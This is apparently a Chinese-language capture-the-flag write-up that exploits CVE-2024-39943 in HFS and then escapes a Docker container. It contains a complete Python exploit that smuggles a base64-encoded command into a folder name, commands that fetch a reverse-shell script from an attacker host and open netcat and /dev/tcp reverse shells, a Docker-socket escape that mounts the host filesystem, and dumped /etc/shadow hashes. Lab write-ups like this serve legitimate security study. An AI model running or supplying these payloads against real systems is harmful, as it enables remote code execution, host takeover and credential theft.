#!/usr/bin/env python3"""CVE-2024-39943 HFS RCE - Based on Working WP"""import requests as reqimport base64import urllib.parse
print("="*60)print("CVE-2024-39943 HFS RCE Exploit")print("="*60)
url = input("Url [http://127.0.0.1:7777/]: ") or "http://127.0.0.1:7777/"cookie = input("Cookie: ")reverse_ip = input("Reverse IP [172.19.0.1]: ") or "172.19.0.1"reverse_port = input("Reverse Port [4444]: ") or "4444"
if not url.endswith("/"): url += "/"
headers = {"x-hfs-anti-csrf": "1", "Cookie": cookie}
# Step 1: 添加VFSprint("\n[*] Step 1: 添加 VFS /tmp")r1 = req.post(url + "~/api/add_vfs", headers=headers, json={"parent": "/", "source": "/tmp"})print(f" Status: {r1.status_code}")
# Step 2: 设置权限print("[*] Step 2: 设置 VFS 权限 (允许上传)")r2 = req.post(url + "~/api/set_vfs", headers=headers, json={ "uri": "/tmp/", "props": { "can_see": None, "can_read": None, "can_list": None, "can_upload": "*", "can_delete": None, "can_archive": None, "source": "/tmp", "name": "tmp", "type": "folder", "masks": None }})print(f" Status: {r2.status_code}")
print("\n" + "="*60)print("[!] 现在请通过HFS Web界面上传 busybox 到 /tmp/ 目录!")print(f" 访问: {url}")print(" 1. 进入 /tmp/ 文件夹")print(" 2. 点击上传按钮")print(" 3. 上传 busybox 文件")print("="*60)input("\n上传完成后按 Enter 继续...")
# Step 3: 创建reverse shell并执行print("\n[*] Step 3: 通过命令注入执行反弹shell")
# 直接用busybox nc反弹shellcommand = f"/tmp/busybox nc {reverse_ip} {reverse_port} -e /bin/bash"print(f" Command: {command}")
cmd_b64 = base64.b64encode(command.encode('utf-8')).decode('utf-8')payload = f'poc";python3 -c "import os;import base64;os.system(base64.b64decode(\'{cmd_b64}\'))"'
# 创建文件夹触发r3 = req.post(url + "~/api/create_folder", headers=headers, json={"uri": "/tmp/", "name": payload})print(f" create_folder Status: {r3.status_code}")
# 执行encoded_payload = urllib.parse.quote(payload)r4 = req.get(url + f"~/api/get_ls?path=/tmp/{encoded_payload}", headers=headers)print(f" get_ls Status: {r4.status_code}")
print("\n" + "="*60)print("[+] 完成! 检查你的监听器")print(f" 监听命令: nc -lvnp {reverse_port}")print("="*60)订正

hfs_http.sig=f_Q0EvPGzGSWmyCQtHd_gplkGgg;hfs_http=eyJ1c2VybmFtZSI6ImFkbWluIiwiaXAiOiIxNzIuMTkuMC4xIiwiX2V4cGlyZSI6MTc2OTMzOTcyMjM2OSwiX21heEFnZSI6ODY0MDAwMDB9运行poc后发现/tmp目录下创建文件
127.0.0.1:7777/~/api/get_ls?path=/tmp/poc";python3 -c "import os;import base64;os.system(base64.b64decode('d2dldCAxNzIuMTkuMC4xOjgwMDAvcmV2ZXJzZV9zaGVsbC5zaCAtTyAvdG1wL3Jldi5zaAo='))bmNhdCAxNzIuMTkuMC4xIDQ0NDQgLWUgL2Jpbi9iYXNo为base64后的指令
直接访问即可执行
matrioshka@matrioshka:~$ python3 -m http.serverServing HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...环境问题
ssh转发端口不好用啊
好奇怪按理来讲可以的
直接上传内网穿透工具吧
socat或者Ligolo
┌──(web)─(root㉿kali)-[/home/kali/Desktop/tools/socat]└─# tldr socat
socat
Multipurpose relay (SOcket CAT). More information: http://www.dest-unreach.org/socat/.
- Listen to a port, wait for an incoming connection and transfer data to STDIO: sudo socat - TCP-LISTEN:8080,fork
- Listen on a port using SSL and print to stdout: sudo socat OPENSSL-LISTEN:4433,reuseaddr,cert=./cert.pem,cafile=./ca.cert.pem,key=./key.pem,verify=0 STDOUT
- Create a connection to a host and port, transfer data in STDIO to connected host: sudo socat - TCP4:www.example.com:80
- Forward incoming data of a local port to another host and port: sudo socat TCP-LISTEN:80,fork TCP4:www.example.com:80
- Send data with multicast routing scheme: echo "Hello Multicast" | socat - UDP4-DATAGRAM:224.0.0.1:5000
- Receive data from a multicast: socat - UDP4-RECVFROM:5000matrioshka@matrioshka:/tmp$ ./socat TCP-LISTEN:8000,fork TCP4:172.19.0.2:80 &[1] 6455总算成了
先用脚本跑一个,跑出这个文件

然后重命名这个base64代码


然后复制粘贴
192.168.0.105:8000/~/api/get_ls?path=/tmp/poc";python3 -c "import os;import base64;os.system(base64.b64decode('d2dldCAxNzIuMTkuMC4xOjgwMDEvcmV2ZXJzZV9zaGVsbC5zaCAtTyAvdG1wL3JldmVyc2Vfc2hlbGwuc2g='))matrioshka@matrioshka:/tmp$ python3 -m http.server 8001Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...172.19.0.2 - - [24/Jan/2026 07:20:41] "GET /reverse_shell.sh HTTP/1.1" 200 -成功读取
然后再执行
┌──(web)─(root㉿kali)-[/home/kali/Desktop/tools/CVE-2024-39943-Poc-main]└─# echo -n "bash /tmp/reverse_shell.sh"|base64
YmFzaCAvdG1wL3JldmVyc2Vfc2hlbGwuc2g=
matrioshka@matrioshka:/tmp$ cat reverse_shell.sh#!/bin/bashbash -i >& /dev/tcp/172.19.0.1/4444 0>&1
matrioshka@matrioshka:/tmp$ busybox nc -lp 4444bash: cannot set terminal process group (1): Inappropriate ioctl for devicebash: no job control in this shellroot@78d6dd4e44f4:~/.hfs#容器逃逸
root@78d6dd4e44f4:/# ididuid=0(root) gid=0(root) groups=0(root)root@78d6dd4e44f4:/# envenvHOSTNAME=78d6dd4e44f4PWD=/HOME=/rootLS_COLORS=PKG_EXECPATH=/opt/hfs/hfsLESSCLOSE=/usr/bin/lesspipe %s %sLESSOPEN=| /usr/bin/lesspipe %sSHLVL=2LC_CTYPE=C.UTF-8PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin_=/usr/bin/envOLDPWD=/rootroot@78d6dd4e44f4:/# ip aip a1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000 link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00 inet 127.0.0.1/8 scope host lo valid_lft forever preferred_lft forever13: eth0@if14: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default link/ether 02:42:ac:13:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0 inet 172.19.0.2/16 brd 172.19.255.255 scope global eth0 valid_lft forever preferred_lft foreverroot@78d6dd4e44f4:/# cat /proc/1/cgroup 2>/dev/null | head -20cat /proc/1/cgroup 2>/dev/null | head -200::/root@78d6dd4e44f4:/# capsh --print 2>/dev/null || cat /proc/self/status | grep Cap<int 2>/dev/null || cat /proc/self/status | grep CapWARNING: libcap needs an update (cap=40 should have a name).Current: = cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcap+epBounding set =cap_chown,cap_dac_override,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_write,cap_setfcapAmbient set =Securebits: 00/0x0/1'b0 secure-noroot: no (unlocked) secure-no-suid-fixup: no (unlocked) secure-keep-caps: no (unlocked) secure-no-ambient-raise: no (unlocked)uid=0(root) euid=0(root)gid=0(root)groups=0(root)Guessed mode: UNCERTAIN (0)root@78d6dd4e44f4:/# ls -la /var/run/docker.sock 2>/dev/null; ls -la /.dockerenv 2>/dev/null; ls -la /dev 2>/dev/null | head -30<env 2>/dev/null; ls -la /dev 2>/dev/null | head -30srw-rw---- 1 root 111 0 Jan 24 04:34 /var/run/docker.sock-rwxr-xr-x 1 root root 0 Jan 24 04:35 /.dockerenvtotal 4drwxr-xr-x 5 root root 340 Jan 24 04:35 .drwxr-xr-x 1 root root 4096 Jan 24 04:35 ..lrwxrwxrwx 1 root root 11 Jan 24 04:35 core -> /proc/kcorelrwxrwxrwx 1 root root 13 Jan 24 04:35 fd -> /proc/self/fdcrw-rw-rw- 1 root root 1, 7 Jan 24 04:35 fulldrwxrwxrwt 2 root root 40 Jan 24 04:35 mqueuecrw-rw-rw- 1 root root 1, 3 Jan 24 04:35 nulllrwxrwxrwx 1 root root 8 Jan 24 04:35 ptmx -> pts/ptmxdrwxr-xr-x 2 root root 0 Jan 24 04:35 ptscrw-rw-rw- 1 root root 1, 8 Jan 24 04:35 randomdrwxrwxrwt 2 root root 40 Jan 24 04:35 shmlrwxrwxrwx 1 root root 15 Jan 24 04:35 stderr -> /proc/self/fd/2lrwxrwxrwx 1 root root 15 Jan 24 04:35 stdin -> /proc/self/fd/0lrwxrwxrwx 1 root root 15 Jan 24 04:35 stdout -> /proc/self/fd/1crw-rw-rw- 1 root root 5, 0 Jan 24 04:35 ttycrw-rw-rw- 1 root root 1, 9 Jan 24 04:35 urandomcrw-rw-rw- 1 root root 1, 5 Jan 24 04:35 zeroroot@78d6dd4e44f4:/# mount | grep -E "(docker|overlay|/dev/)" 2>/dev/nullmount | grep -E "(docker|overlay|/dev/)" 2>/dev/nulloverlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/ZYCUXWQ2DAAJWEPJDKLO2JXP66:/var/lib/docker/overlay2/l/XYIUP7CXNA67TCTVYSDXIXLC2O,upperdir=/var/lib/docker/overlay2/1788c5b2eb9e9c043c6724165957edfa39599e9a314bd00c4d9deb6d058f2276/diff,workdir=/var/lib/docker/overlay2/1788c5b2eb9e9c043c6724165957edfa39599e9a314bd00c4d9deb6d058f2276/work)devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k,inode64)/dev/sda1 on /etc/resolv.conf type ext4 (rw,relatime,errors=remount-ro)/dev/sda1 on /etc/hostname type ext4 (rw,relatime,errors=remount-ro)/dev/sda1 on /etc/hosts type ext4 (rw,relatime,errors=remount-ro)/dev/sda1 on /opt/hfs/hfs-linux.zip type ext4 (rw,relatime,errors=remount-ro)tmpfs on /run/docker.sock type tmpfs (rw,nosuid,nodev,noexec,relatime,size=201428k,mode=755,inode64)/dev/sda1 on /opt/hfs/config.yaml type ext4 (rw,relatime,errors=remount-ro)/dev/sda1 on /opt/hfs/data type ext4 (rw,relatime,errors=remount-ro)root@78d6dd4e44f4:/# fdisk -l 2>/dev/null || lsblk 2>/dev/nullfdisk -l 2>/dev/null || lsblk 2>/dev/nullroot@78d6dd4e44f4:/# uname -a; cat /etc/os-release 2>/dev/null | head -5uname -a; cat /etc/os-release 2>/dev/null | head -5Linux 78d6dd4e44f4 6.1.0-23-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.99-1 (2024-07-15) x86_64 x86_64 x86_64 GNU/LinuxNAME="Ubuntu"VERSION="20.04.6 LTS (Focal Fossa)"ID=ubuntuID_LIKE=debianPRETTY_NAME="Ubuntu 20.04.6 LTS"root@78d6dd4e44f4:/#发现 Docker Socket 可访问!这是最直接的逃逸路径。
root@78d6dd4e44f4:/# docker images docker images REPOSITORY TAG IMAGE ID CREATED SIZE ubuntu 20.04 9df6d6105df2 17 months ago 72.8MB wordpress latest e826d932809c 18 months ago 686MB mysql 8.0.0 228d71078f8c 8 years ago 433MB● 有本地镜像,用 ubuntu:20.04:
docker run -d -v /:/host --privileged --pid=host --name pwn ubuntu:20.04 sleep infinity && docker exec pwn chroot /host cat /etc/shadowdocker run -v /:/mnt --rm ubuntu:20.04 chroot /mnt cat /root/root.txtroot@78d6dd4e44f4:~/.hfs# docker exec pwn chroot /host cat /etc/shadowdocker exec pwn chroot /host cat /etc/shadowroot:$y$j9T$.ZHYtx4yIoOs49Rup3HPC1$U2xdQY0N6Qf5frOTNdUHlidiARPMaFXmbqYebm9XJcC:19957:0:99999:7:::daemon:*:19956:0:99999:7:::bin:*:19956:0:99999:7:::sys:*:19956:0:99999:7:::sync:*:19956:0:99999:7:::games:*:19956:0:99999:7:::man:*:19956:0:99999:7:::lp:*:19956:0:99999:7:::mail:*:19956:0:99999:7:::news:*:19956:0:99999:7:::uucp:*:19956:0:99999:7:::proxy:*:19956:0:99999:7:::www-data:*:19956:0:99999:7:::backup:*:19956:0:99999:7:::list:*:19956:0:99999:7:::irc:*:19956:0:99999:7:::_apt:*:19956:0:99999:7:::nobody:*:19956:0:99999:7:::systemd-network:!*:19956::::::messagebus:!:19956::::::avahi-autoipd:!:19956::::::matrioshka:$y$j9T$pyr6bkZZRReL0Ect1iH4J0$ormtnhlW02niDkuRnoYJyXwv7DsX02xiU/HPZsuKFMB:20477:0:99999:7:::sshd:!:19956::::::
root@78d6dd4e44f4:~/.hfs# docker run -v /:/mnt --rm ubuntu:20.04 chroot /mnt cat /root/root.txt<nt --rm ubuntu:20.04 chroot /mnt cat /root/root.txt7f5d6dbbaff0a1fc6d2a5c9160362908docker逃逸原理介绍● Docker Socket 逃逸原理详解
逃逸前提条件
- 容器内可访问 Docker Socket (/var/run/docker.sock)
- 有权限与 Docker Daemon 通信(当前用户是 root 或在 docker 组)
- 有可用的本地镜像(或网络可拉取镜像)
为什么能逃逸?
Docker Socket 是 Docker Daemon 的 API 接口。拥有它的访问权 = 拥有宿主机 root 权限,因为你可以:
- 创建特权容器
- 挂载宿主机任意目录
- 访问宿主机 PID 命名空间
命令详解
命令 1:完整特权逃逸
docker run -d -v /:/host —privileged —pid=host —name pwn ubuntu:20.04 sleep infinity
┌────────────────┬───────────────────────────────────────────────┐
│ 参数 │ 作用 │
├────────────────┼───────────────────────────────────────────────┤
│ docker run │ 创建并启动新容器 │
├────────────────┼───────────────────────────────────────────────┤
│ -d │ 后台运行(detach),不需要 TTY │
├────────────────┼───────────────────────────────────────────────┤
│ -v /:/host │ 关键:把宿主机根目录 / 挂载到容器的 /host │
├────────────────┼───────────────────────────────────────────────┤
│ —privileged │ 赋予容器所有 capabilities,可访问所有设备 │
├────────────────┼───────────────────────────────────────────────┤
│ —pid=host │ 共享宿主机 PID 命名空间,可看到宿主机所有进程 │
├────────────────┼───────────────────────────────────────────────┤
│ —name pwn │ 容器命名为 pwn,方便后续操作 │
├────────────────┼───────────────────────────────────────────────┤
│ ubuntu:20.04 │ 使用的镜像 │
├────────────────┼───────────────────────────────────────────────┤
│ sleep infinity │ 让容器保持运行不退出 │
└────────────────┴───────────────────────────────────────────────┘
然后:
docker exec pwn chroot /host cat /etc/shadow
┌─────────────────┬──────────────────────────────────────────┐
│ 参数 │ 作用 │
├─────────────────┼──────────────────────────────────────────┤
│ docker exec │ 在运行中的容器执行命令 │
├─────────────────┼──────────────────────────────────────────┤
│ pwn │ 目标容器名 │
├─────────────────┼──────────────────────────────────────────┤
│ chroot /host │ 关键:切换根目录到 /host(即宿主机的 /) │
├─────────────────┼──────────────────────────────────────────┤
│ cat /etc/shadow │ 此时读取的是宿主机的 /etc/shadow │
└─────────────────┴──────────────────────────────────────────┘
命令 2:一次性逃逸
docker run -v /:/mnt —rm ubuntu:20.04 chroot /mnt cat /root/root.txt
┌────────────────────┬─────────────────────────────────────┐
│ 参数 │ 作用 │
├────────────────────┼─────────────────────────────────────┤
│ docker run │ 创建并启动新容器 │
├────────────────────┼─────────────────────────────────────┤
│ -v /:/mnt │ 把宿主机根目录挂载到容器的 /mnt │
├────────────────────┼─────────────────────────────────────┤
│ —rm │ 命令执行完自动删除容器(不留痕迹) │
├────────────────────┼─────────────────────────────────────┤
│ ubuntu:20.04 │ 使用的镜像 │
├────────────────────┼─────────────────────────────────────┤
│ chroot /mnt │ 切换根目录到 /mnt(宿主机文件系统) │
├────────────────────┼─────────────────────────────────────┤
│ cat /root/root.txt │ 读取宿主机的 /root/root.txt │
└────────────────────┴─────────────────────────────────────┘
图示
┌─────────────────────────────────────────┐
│ 宿主机 (Host) │
│ / │
│ ├── etc/shadow │
│ ├── root/root.txt │
│ └── var/run/docker.sock ◄─────────┐ │
│ │ │
│ ┌─────────────────────────────┐ │ │
│ │ 当前容器 (你所在位置) │ │ │
│ │ 可访问 docker.sock ────────┘ │ │
│ │ │ │
│ │ docker run -v /:/mnt … │ │
│ │ │ │ │
│ │ ▼ │ │
│ │ ┌──────────────────┐ │ │
│ │ │ 新建容器 (pwn) │ │ │
│ │ │ /mnt ──► 宿主机/ │ │ │
│ │ │ chroot /mnt │ │ │
│ │ │ = 宿主机 root! │ │ │
│ │ └──────────────────┘ │ │
│ └─────────────────────────────┘ │ │
└─────────────────────────────────────────┘
总结
本质:通过 Docker Socket 创建一个挂载宿主机文件系统的新容器,然后用 chroot 切换到宿主机环境,实现逃逸。